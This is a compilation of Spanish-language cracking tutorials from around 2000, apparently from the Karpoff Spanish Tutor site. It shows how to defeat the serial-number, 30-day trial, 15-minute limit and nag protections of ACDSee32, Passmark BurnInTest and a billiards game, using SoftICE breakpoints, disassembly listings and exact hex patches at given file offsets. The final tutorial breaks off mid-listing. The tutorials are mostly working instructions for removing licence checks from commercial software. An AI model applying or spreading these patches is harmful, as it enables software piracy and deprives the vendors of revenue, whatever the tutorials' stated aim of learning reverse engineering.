para que te ubiques mejor ve al w32dasm

y en goto code location escribe 100075af

```
:1000757b 83c404 add  esp, 00000004
:1000757e a314d30210  mov dword ptr [1002d314], eax
:10007583 a114d30210  mov eax, dword ptr [1002d314]
:10007588 50          push eax
:10007589 68c0350e10  push 100e35c0
```

:1000758e e8e79dffff call 1000137a <- este llama a la rutina de comprobación del serial, debes entrar a este para estudiarlo, pero como lo estudie, te lo explicare.

```
:10007593 83c408 add esp, 00000008
```

:10007596 833d18d3021000 cmp dword ptr [1002d318], 00000000 <- este compara la comprobación del registro si es valido o no

```
:1000759d 7418       je 100075b7
:1000759f 6a00       push 00000000
:100075a1 685c940210 push 1002945c
:100075a6 68e8930210 push 100293e8
:100075ab 8b4d08     mov ecx, dword ptr [ebp+08]
:100075ae 51         push ecx

* reference to: user32.messageboxa, ord:01c3h
|
:100075af ff1570484610 call dword ptr [10464870]
:100075b5 eb16         jmp 100075cd
```

explicación

:1000758e e8e79dffff call 1000137a <- aquí debes entrar presiona el boton "call" si estas con softice presiona "f8"

```
* referenced by a call at addresses:

|:10006582 , :1000758e , :10007f06

|
```

:1000137a e9e10a0000 jmp 10001e60 <-aquí apareces ahora presiona "jump to", si estas en softice "f10 o f8"

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:1000137a(u)
|
:10001e60 55             push ebp <-aquí apareces
:10001e61 8bec           mov ebp, esp
:10001e63 83ec48         sub esp, 00000048
:10001e66 53             push ebx
:10001e67 56             push esi
:10001e68 57             push edi
:10001e69 c745f800016201 mov [ebp-08], 01620100
:10001e70 c745fc00000000 mov [ebp-04], 00000000
:10001e77 eb09           jmp 10001e82 <- colocate aquí y presiona "jump to", si estas en
```

softice "f10 o f8"

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:10001e77(u)
|
:10001e82 8b4d08   mov ecx, dword ptr [ebp+08]<-aquí apreces baja más
:10001e85 51       push ecx
```

```
* reference to: msvcrt.strlen, ord:02beh
|
:10001e86 e851570100 call 100175dc <- si estas en softice presiona "f10", para no entrar a
la llamada
:10001e8b 83c404      add esp, 00000004
:10001e8e 3945fc      cmp dword ptr [ebp-04], eax
:10001e91 7341        jnb 10001ed4
:10001e93 8b5508      mov edx, dword ptr [ebp+08]
:10001e96 0355fc      add edx, dword ptr [ebp-04]
:10001e99 0fbe02      movsx eax, byte ptr [edx]
:10001e9c 83e801      sub eax, 00000001
:10001e9f 8b4d08      mov ecx, dword ptr [ebp+08]
:10001ea2 034dfc      add ecx, dword ptr [ebp-04]
:10001ea5 0fbe11      movsx edx, byte ptr [ecx]
:10001ea8 83c202      add edx, 00000002
:10001eab 0fafc2      imul eax, edx
:10001eae 8b4d08      mov ecx, dword ptr [ebp+08]
:10001eb1 034dfc      add ecx, dword ptr [ebp-04]
:10001eb4 0fbe11      movsx edx, byte ptr [ecx]
:10001eb7 83c205      add edx, 00000005
:10001eba 0fafc2      imul eax, edx
:10001ebd 6bc009      imul eax, 00000009
:10001ec0 8b4df8      mov ecx, dword ptr [ebp-08]
:10001ec3 8d5401f2    lea edx, dword ptr [ecx+eax-0e]
:10001ec7 8955f8      mov dword ptr [ebp-08], edx
:10001eca 837dfc0c    cmp dword ptr [ebp-04], 0000000c
:10001ece 7502        jne 10001ed2
:10001ed0 eb02        jmp 10001ed4 <- colocate aqui y presiona "jump to", si estas en
softice "f10 o f8"

* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:10001e91(c), :10001ed0(u)
|
:10001ed4 8b45f8   mov eax, dword ptr [ebp-08] <- aqui apareces baja
mucho ojo aqui, como oi por ahi, pon ojos de buho, super abiertos
:10001ed7 3b450c   cmp eax, dword ptr [ebp+0c] <- si estas con softice, coloca esto en la
ventana de comandos:

? eax y enter, anota el numero en decimal que aparece, borra todos los bpx (bc*) y "f5",
coloca el mismo nombre que colocaste anteriormente y el numero de registro que anotaste.




:10001eda 750a jne 10001ee6 <- aquí puedes modificar con el editor hexadecimal, su offset es
1eda cambiar 75 por 74 (je 10001ee6), solo para practicar y te dara buenos resultados, es
decir no saltara.

:10001edc c70518d3021001000000 mov dword ptr [1002d318], 00000001 <- aquí saltara si
modificas con el editor y tomara tu serie como válido.

listo eso es todo, si seguiste bien con softice, o w32dasm podras notar que no es tan
complicado hacer un keygen haber si lo logras, te ayudara mucho para aprender el lenguaje
ensamblador, yo lo haré pero me llevara un poco de tiempo, mientras disfruta de este plugin,
como yo en este momento.
```

x

Karpoff Spanish Tutor

Programa:	ACDSee32 V 2.41

PROTECCION:	Serial, y una nag, molestosa aparece cada cierto numero de imágenes mostradas, recordándonos que debemos registrarnos.		
Descripcion:	Programa para ver imágenes, *.bmp, *.jpg, *.gif, etc, se los recomiendo muy bueno, en español		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.acdsystems.com/es/products/acdsee		
Herramientas:	**SoftICE cualquier versión yo utilizo la ver. 3.25** **W32Dasm Ver 8.93 (Opcional)** **Hworks32 editor hexadecimal (Opcional)**		
CRACKER:	**X**	**FECHA:**	**10/10/2000**

introduccion

después de varios estudios, a los cracks, tuve una idea, como dijeron que existen muchas maneras de crackear, me puse a ver este programa y a ver si podía hacerlo de manera diferente al ya explicado y lo logre, es una manera de practicar, vamos inténtalo.

al atake

como siempre se ha dicho, primero estudiemos el comportamiento del programa, notamos que en la ventana aparece un mensaje de [no registrado], vamos al menu "ayuda" y clic "en acerca de acdsee 32", vemos una nag, la misma que molesta cada vez que vemos una cantidad de imágenes con el, ahora haz clic, en "registrese hoy", y aparece la ventana de registro llena datos y "ok", aparece un mensaje, este mensaje es un [messageboxa], puedes usarlo con el softice, una manera, de no estar adivinando, es usando apis 32, una utilidad que te muestra cual fue la ultima llamada de apis de windows que se hizo, y que función, en este caso me devolvió [messageboxa], y esta en la dirección xxxx:4095f3.

coloca este mensaje como control+d, bpx messageboxa en softice, antes de presionar "ok", después salte del softice, y ahora si "ok", estamos en softice presiona "f12", para saber que parte del codigo envio este mensaje:

025f:0044a4fd call [user32! messageboxa] <- este llamo al mensaje de error

xxxx:xxxxxxxx pop edi ß aquí apareces después de presionar "f12"

xxxx:xxxxxxxx add esp,00000100

bueno para, ubicarnos mejor vamos al w32dasm y cargamos el programa vamos a esa dirección, recorremos arriba en el codigo, en realidad es adelante, y buscamos alguna pauta, como un "je" un salto condicional, pero no encontramos nada, vamos de nuevo al softice, ten en cuenta que aun debe estar "bpx messageboxa", hacemos lo mismo presionando "ok", en la ventana de registro, y saltamos de nuevo, al codigo de arriba, presionamos de nuevo "f12", y saltamos al codigo que hizo esa llamada:

```
:004591b1 e8ea12ffff     call 0044a4a0 ß este hizo la llamada para el error
:004591b6 83c414         add esp, 00000014 ß apareces aqui
```

subimos un poco con el softice, y vemos una comparación y salto sospechosos aquí:

```
:00459121 e8faeffffff    call 00458120 ß este verifica el serial
:00459126 83f801         cmp eax, 00000001 ß compara si serial es verdadero
:00459129 7543           jne 0045916e ß si no lo es salta
:0045912b a1b4045000     mov eax, dword ptr [005004b4]
:00459130 8b3d18045000   mov edi, dword ptr [00500418]
```

ahora debemos profundizar esto, es decir entremos a la llamada para ver donde, pone eax en 1, tambien podíamos cambiar el jne por je, pero en realidad saltamos al mensaje de si registrado cuando en realidad no lo estamos asi que esto no sirve, es por eso que debemos profundizar el call 00458120. antes debes hacer bc 0 para borrar el messageboxa, ya no nos sirve.

después de ingresar a esa call ya saben con "f8", presionen "f10" para trazar el codigo, hasta aquí:

```
:0045816e 51         push ecx
:0045816f 53         push ebx
:00458170 56         push esi
:00458171 50         push eax
:00458172 e8391c0000 call 00459db0 ß este call pone a eax=0
:00458177 83c410     add esp, 00000010
:0045817a 85c0       test eax, eax
:0045817c 740f       je 0045818d ß este salta
:0045817e 5f         pop edi
:0045817f 5e         pop esi
:00458180 5d         pop ebp
:00458181 b801000000 mov eax, 00000001
:00458186 5b         pop ebx
:00458187 83c424     add esp, 00000024
:0045818a c20c00     ret 000c
```

bueno ahora ponemos un bpx en 458172 para ver que hace, luego cierra el programa, vuelve a ejecutar el programa, notaras que siempre que cierras y ejecutes el programa, siempre llamara a esta instrucción:

```
:00458172 e8391c0000 call 00459db0 ß este call pone a eax=0
```

mi logica es que este es el que comprueba en serial siempre, asi que vamos a nopear, es decir vamos al editor hexadecimal, al offset 58172

y cambiamos e8 39 1c 00 00 por 90 90 90 90 90, y listo estamos registrados.

para todos aquellos que quieran, dar ideas, consultar, o trabajar en grupos ayudándonos, aquí pueden encontrarme:

mi correo:

dyfred@lettera.net bueno pero este cambiara más adelante

mi número de icq (yo utilizo el icq2000a)

79406190 aquí seguro me encuentran los sabados desde 11:00pm a 12:00, estoy muy limitado de navegar. :(

bueno tengo otros tres cracks tambien ya realizados pero me falta tiempo para, transcribirlos de seguro la proxima semana estaran ya listos para ustedes, pasare a describir a los programas que he modificado:

windowsfx: programa para hacer hecer que tus menues sean transparentes, en esto se destaca más, pero tiene más utilidades.

http://www.stardock.com/products/windowfx/download.html

winrar: el programa que tiene de evaluación 40 días. para windows 98 ya lo conocen.

y el otro que no me acuerdo porque lo hicimos en casa de un amigo, es lo ustedes llaman crackme.

x

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Passmark-BurnInTest v2.0**

PROTECCION:	Trial de 30 días. 15 minutos de ejecución.		
Descripcion:	Herramienta que permite comprobar la estabilidad del sistema		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.passmark.com		
Herramientas:	**Softice, Wdasm, Editor Hexa, ExeScope**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	10/10/2000

INTRODUCCION

Muy buenas una vez más, otra vez estoy aquí, pero esta vez como miembro del grupo [K-FoR], así que os invito a que paséis por nuestra página, http://pagina.de/kfor, no os defraudará.

A parte de las herramientas arriba mencionadas, para el último retoque voy a utilizar el Exescope. Aunque esta última parte no es obligatoria, no viene mal pasar un buen rato ;-)

al atake

preliminares. obtener información

lo primero como siempre es saber de que va el tema. ejecutamos el programa, y nos recibe una ventanita de registro, donde si no ponemos nada, podemos continuar, y si metemos unos datos al azar, aparece una ventana diciéndonos que nos hemos equivocado.

vamos a la ayuda, y allí nos dicen que el programa dura 30 días, pero además, sólo tenemos 15 minutos en cada ejecución.

bueno ya sabemos que tenemos que intentar hacer, ahora nos queda saber si el ejecutable está empaquetado o encriptado, a parte del compilador. utilizamos la herramienta que queramos, ya sea gettyp, file analizer, file inspector, etc..., y nos dice que no está encriptado, ni empaquetado, y que el compilador es visual c++ 5.0. por ahora ningún problema.

tened preparado softice, porque vamos a empezar con él. (y continuaremos y acabaremos con él)

la nag inicial

este tipo de ventanitas al inicio son muy comunes, si quieres puedes continuar, sin meter el código. además suele pasar que al eliminar la ventana, eliminas la protección, porque ésta se suele basar en que ya no te deja dar a continue. el método que yo suelo utilizar se reduce a lo siguiente: encontrar el call donde se llama a la ventana, hacer que pase por él cómo si hubiesemos pulsado el botón de continuar.

vamos a por ella, iniciamos el programa y nos sale la ventanita. esta vez he decidido entrar en ella con los **window messages**, concretamente con **wm_destroy**. es decir cuando destruyamos la ventana softice saltará. pero primero hay que saber que ventana es, vamos a softice (ctrl+d), y si no sabemos el nombre del ejecutable introducimos el comando **task**, y nos aparecerán todos los programas que están funcionando en nuestro ordenador. hay está, **bit**, éste es. ahora tenemos que saber cuál es el handle ('manejador') de nuestra ventana, para ello está el comando **hwnd + tarea**, donde tarea es el nombre de nuestro ejecutable, en este caso, **hwnd bit**, y nos aparece un listado con las ventanas que tiene en este momento nuestro programa, con sus respectivos botones, la que aparece en primer termino suele ser la que estamos buscando. en este caso a mi me sale esto: **handle: 4c0(1)** , fijaos que bajo **class-name** aparece **#32770 (dialog)**, y a continuación se ramifican los botones y otras cosillas. como observación, si nos interesase que saltase al pulsar un botón, en lugar de wm_destroy, utilizaríamos **wm_command**, sería exactamente igual, salvo que el handle continuaría siendo el de la ventana a la que pertenece el botón, no el del propio botón. es decir, que en este caso sería 4c0.

una vez tenemos el handle, que será distinto en vuestros ordenadores (incluso de una vez para otra), tenemos que poner el breakpoint correspondiente, un **bmsg + handle + windowmessage**, en este caso sería, **bmsg 4c0 wm_destroy**. ya está, salimos de softice y pulsamos a continuar y ....

...salta softice, vamos pulsando f12 hasta que aparezca en la línea verde **bit**, y aparecemos en:

```
* reference to: user32.dialogboxparama, ord:0093h
|
:00408995 ff1580f24100 call dword ptr [0041f280]
:0040899b 56 push esi    <- aquí es donde aparecemos.
:0040899c 8bf8 mov edi, eax
:0040899e e868ba0000 call 0041440b
:004089a3 83c404 add esp, 00000004
:004089a6 85ff test edi, edi
:004089a8 751c jne 004089c6
```

podríamos seguir con f10 hasta encontrar un ret, para ver de donde venimos, pero en este caso es más cómodo pulsar una vez más f12, por momentos parece que no va a volver a softice, pero de pronto vuelve a romper y ahora aparecemos aquí:

```
* referenced by a call at address:
|:0040148c
|

* possible stringdata ref from data obj ->"2"
|
:00408560 c70508fc4200084f4200 mov dword ptr [0042fc08], 00424f08
:0040856a c70504fc420000000000 mov dword ptr [0042fc04], 00000000
:00408574 e897000000 call 00408610
:00408579 83f801 cmp eax, 00000001  <- aquí aparecemos esta vez. realmente interesante ¿no?
:0040857c 7501 jne 0040857f  <- aún más interesante que antes, jeje.
:0040857e c3 ret
```

bueno aquí ya vemos algo interesante, vemos una comparación de eax con 1, y si no es igual salta, interesante. antes de nada, para asegurarnos que este es el call, ponemos un breakpoint sobre él, **bpx 408574**. ahora vamos hasta el salto, y vemos que efectivamente no va a saltar, ya que eax=1 (sino os aparece el valor del registro eax, o el del resto de registros pulsad f2 y aparecerán todos). pero como somos muy curiosos, vamos a cambiar el salto, vamos a hacer que salte, con el comando **r fl z**, que cambia la flag cero. una vez cambiado, pulsamos f5, y vemos como nuestro programa se cierra, es decir que si eax es distinto de uno vamos a la mierda.

volvemos a ejecutar el programa, y nos salta nuevamente softice, si queremos ver si ya a saltado la ventana, podemos pulsar f4, que nos permite ver que pasa por windows, vemos que no ha aparecido la ventana, es decir esta es nuestra llamada. si miramos los valores del registro, podemos ver que eax ya vale 1, esto nos da ganas de nopear el call, pero quién sabe si en algún momento, eax no vendrá aquí con valor 1, así que para asegurarnos, lo que vamos a hacer es meternos en el call, poner eax a cero, luego añadirle uno, y finalmente salir del call nuevamente. si nopeásemos el call, podríamos ver que todo va perfectamente, pero a mi no me va mucho.

vamos a hacer lo que dije antes, vamos a meter todas las instrucciones en el call. hay dos opciones:

(a) podemos escribir sobre el propio código en **40861**0, pero primero tenemos que saber su offset, para ello podemos utilizar el wdasm, el krackpe, o el propio file inspector de **viper**. el caso es que el offset es 8610. ahora hay que tener claro que instrucciones vamos a poner y cómo ponerlas:

instrucción	**en bytes**	
xor eax, eax	**31c0**	**<-- eax=0**
add eax, 01	**83c001**	**<-- eax=1**
ret	**c3**	**<-- salimos del call**

dicho esto, vamos al editor hexa e introducimos los nuevos bytes en 8610. y ya no nos volverá a aparecer la dichosa nag, y además ya hemos eliminado el límite de 30 días, probab a adelantar la fecha a un par de meses, jeje.

(b) escribir en una zona vacía de nuestro ejecutable. esto es lo que a mí me gusta más, pero a parte de las instrucciones anteriores necesitamos tener el nuevo call de llamada. en 421150 hay bastante espacio vacío, su offset es 21150. aquí será dode metamos las instrucciones anteriores. pero en **408574** (offset 8574) hay que cambiar **call 00408610** por **call 421150**. este último se escribe así: **e8d78b0100**. (en otros tutoriales he explicado cómo se puede sacar esto)

por tanto lo que ha que hacer con el editor hexa es ir a es 8574, y poner e8d78b0100, y en 21150 poner 31c083c001c3. y se acabó.

limitación de 15 minutos

podemos hacerlo de dos formas, una es pulsar el botoncito de ok y esperar 15 minutos haber que pasa, y otra es buscar en el wdasm algo que nos pueda ayudar. ya sea por ejemplo buscar, 0000000f (15 hexa), d2f0 (15*60*60 en hexa), etc... o alguna frase que nos pudiese ayudar. si vamos a configuration y de ahí a test preferences, podremos ver que hay un apartado en el que le podemos decir el tiempo que queremos que esté funcionando, por defecto aparece el 15. si metemos por ejemplo16, y le damos a ok nos aparece esta ventanita:

bueno, ya tenemos nuestra frasecita. si la buscamos en el wdasm, aparecemos aquí:

:004069f9 89442454 mov dword ptr [esp+54], eax
:004069fd 742f je 00406a2e <--- si saltásemos aquí evitaríamos problemas ;-)
:004069ff 83f801 cmp eax, 00000001
:00406a02 7c05 jl 00406a09
:00406a04 83f80f cmp eax, 0000000f <- **¡¡¡ qué tenemos aquí !!!**
:00406a07 7e38 jle 00406a41

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00406a02(c)
|
:00406a09 8b1578784200 mov edx, dword ptr [00427878]
:00406a0f 6a40 push 00000040

* possible stringdata ref from data obj **->"sorry - see the online help for "**
->"registration details"
|
:00406a11 6858464200 push 00424658

* possible stringdata ref from data obj **->"the shareware auto stop period "**
->"must be between 1 and 15 min."
|
:00406a16 68f4454200 push 004245f4

vaya, parece una zona más que interesante, ahí tenemos el 15 (0000000f) que dije anteriormente. sólo tenemos que cambiar el 74 por eb en 4069fd, es decir, cambiar je por jmp. supongo que eso ya lo sabréis hacer, así que lo dejo en vuestras manos.

retoques finales

aunque el grueso del trabajo ya está realizado, aún quedan cosas por ahí que nos indican que no estamos registrados. como son:

- nos aparece evaluation version. (1)

- en el menú about nos ponen lo de los días y también nos pone serial # ->evaluation. (2)

a parte de esto, hay otras cosas que quizás en la versión registrada no desaparezcan, pero que podemos eliminar:

- en el menú help, nos aparece register software. (3)

- y en la barra de tareas, nos aparece el icono de la llave para registrarnos. (4)

para (1) y (2) es exactamente igual, vamos a wdasm, buscamos las frases correspondientes, evitamos los saltos u obligamos a hacerlos, según corresponda en cada caso, esto creo que lo sabréis hacer así que os lo dejo a vosotros.

sin embargo si buscamos (3), veremos que no podemos evitar que lo escriba, así que no seería necesario eliminarlo.

como ya he dicho esto no es obligatorio, pero vamos a pasar un buen rato y el que no conozca exescope se sorprenderá. vamos allá:

abrimos nuestro ejecutable en exescope, nos aparecen tres opciones: **header**, **import** y **resource**. a nosotros nos interesa **resource**.

nos metemos en **resource**, vamos a **menu**, y pinchamos sobre lo que aparece. ahora en la ventana de la derecha nos han aparecido todas las opciones del menú del programa, únicamente debemos ir a register software, pulsar con el derecho sobre él y dar a **delete**. fuera register.

para el (4), lo único que he visto es lo siguiente, si alguien encuentra otra cosilla que me lo diga: vamos a resource, ahora a bitmap, damos a 117 y aparece lo siguiente:

hay está nuestra llave, exportamos la imagen y la modificamos. podemos borrar la llave o poner otra imagen encima, y luego la importamos de nuevo, como por ejemplo:

y tendríamos nuestro botón particular. si queremos que vaya a otra página que no sea la de comprar el programa, sólo tenéis que buscar en el editor hexa http://www.passmark.com/sales (como ansi string), y poner lo que queráis, yo he puesto http://pagina.de/kfor.

conclusiones

esto último no sirve para mucho, pero quería que viéseis la capacidad de exescope, de como nos puede ayudar a habilitar o deshabilitar botones y muchas otras cosas.

bueno se acabó, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decirmelo. espero que os haya resultado útil este tute. no olvidéis que **nuestro objetivo sólo es aprender**. sin contar con la diversión que esto supone por supuesto ;-))

me gustaría aprovechar la ocasión para agradecer a todos los que me han ayudado a meterme en este apasionante mundillo, que han sido muchos, a todos ellos los mando un gran saludo y les doy las gracias. en especial un gran saludo a karpoff y a todos los miembros de [k-for].

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	Challenge Pool


PROTECCION:	Serial Number y algunas opciones desactivadas		
Descripcion:	Juego de Billar bastante malillo		
Dificultad:	Muy Fácil.		
DOWNLOAD:	Archivo Adjunto ~400 kb		
Herramientas:	Softice, W32dasm y Hacker´s View		
CRACKER:	John Keeper	**FECHA:**	14/08/2000

introduccion

hola a todos! en primer lugar me presentaré soy john keeper un newbie bastante torpe pero que con un poco de ayuda de los grandes (m@niac_pc,profesor_x,karpoff,argenbyte,y muchos +)ha conseguido dar sus primeros pasos en esto del cracking. aprovecho para dedicar este tutorial a whistler (diseñador gráfico de la ostia,creedme), x-faktor (compañero de aventuras), y a mis amigas luzma, patry, laura y mariceli (ctd), así como también a whickerman y a kevenant. bueno a lo q interesa, el programa al q nos enfrentamos es un juego de billar con unos gráficos un poco pobres, aunq ya se sabe q para pasar el rato cualquier cosa sirve ;p. tiene un sistema de protección muy simple y fácil de comprender, por eso (y q no sirva de precedente) vamos a crackearlo con el w32dasm y luego vamos a buscar el serial con el soft-ice,aunq cuando hayamos crackeado el programa con el w32dasm no hará falta el soft-ice para averiguar el serial puesto que los señores q por lo visto se han encargado de la seguridad, tenían partida de póker esa noche y dejaron el trabajo a medio terminar para irse pronto, y al crackear el programa aparece grabado en el registro de windows el verdadero serial,unos fenómenos vaya. aprovecho también para deciros q no soy más q un newbie con pocos conocimientos, pero q me he decidido a colaborar con karpoff y ayudar a iniciarse en esto a todo el q quiera, de hecho es mi primer tutorial y está escrito en términos muy fáciles (principalmente porq yo no tengo mucho nivel en esto), q todos podemos entender, así q señores maestros de cracking perdónenme por los errores aberrantes q de seguro cometeré al hacer referencia a algo. y también aprovecho para animáros a q escribáis vuestros propios tutoriales, venga q se vea lo q sabéis.


al atake

en primer lugar abrimos el programa y vemos que nos aparece la siguiente nag screen(ventana de aviso o información):




nos larga un lío de miedo y en la parte inferior de la ventana aparecen 3 opciones (leo de izquierda a derecha) fax/print order form para imprimir o enviar por fax el pedido del juego,el botón ok que es para pasar de rollos y ponerte a jugar, aunq verás q no puedes usar algunas modalidades de juego,lo cual lo hace todavía + malo, y nuestra opción enter registration code, le pegamos al botón (como dice el profesor_x) y nos aparece lo siguiente:

ok fale entonces, metemos nuestro número de serie, en mi caso 4041984 (la fecha de nacimiento de alguien especial para mí ,aunq como es para probar meted lo q os de la gana ; p), y acto seguido pulsamos ok y ...



casi!, hombre creo q no esperaríais q funcionase, por ahora ...copiaremos lo q nos dice esta ventana de aviso y proseguiremos.de acuerdo entonces,antes de nada debemos hacer una copia de seguridad del fichero en cuestión(pool.exe) antes de comenzar a trabajar con el programa,lo habéis hecho ya? bien pues entonces arrancamos nuestro amigo el w32dasm y abrimos nuestro fichero en cuestión pool.exe, tras un momento + ó - breve dependiendo de vuestro ordenador, tendremos en pantalla el fichero abierto, ahora le damos al botón strref y una vez aquí observaremos con atención...



buscamos en la ventana de diálogo algo parecido a lo q nos decía la ventana de error al tratar de registrarnos, y encontramos la string reference de la nag screen correspondiente. una vez la localizamos hacemos doble click sobre ella hasta aparecer en algo aberrante como esto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411885(U)
|
:0041188C 33C9                    xor ecx, ecx
:0041188E 85C0                    test eax, eax
:00411890 0F95C1                  setne cl
:00411893 84C9                    test cl, cl
:00411895 7410                    je 004118A7
:00411897 6A00                    push 00000000
:00411899 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"The Registration Code you entered "
                                       ->"is not correct, please try again."
                                  |
:0041189B 68D8314400              push 004431D8
:004118A0 E823D70100
```

impresiona verdad?bueno, pues no nos dejemos intimidar por este trozo de código, si os parece vamos analizarlo... aparecemos en una línea q no sabemos q narices significa,no? bueno tómatelo con calma sabeis leer, no es cierto? encima de la línea resaltada pone algo como esto "the registration code you entered is not correct please try again" más arriba de esto pone:

```
:0041188C 33C9                    xor ecx, ecx
:0041188E 85C0                    test eax, eax
:00411890 0F95C1                  setne cl
:00411893 84C9                    test cl, cl
:00411895 7410                    je 004118A7
:00411897 6A00                    push 00000000
:00411899 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"The Registration Code you entered "
                                       ->"is not correct, please try again."
```

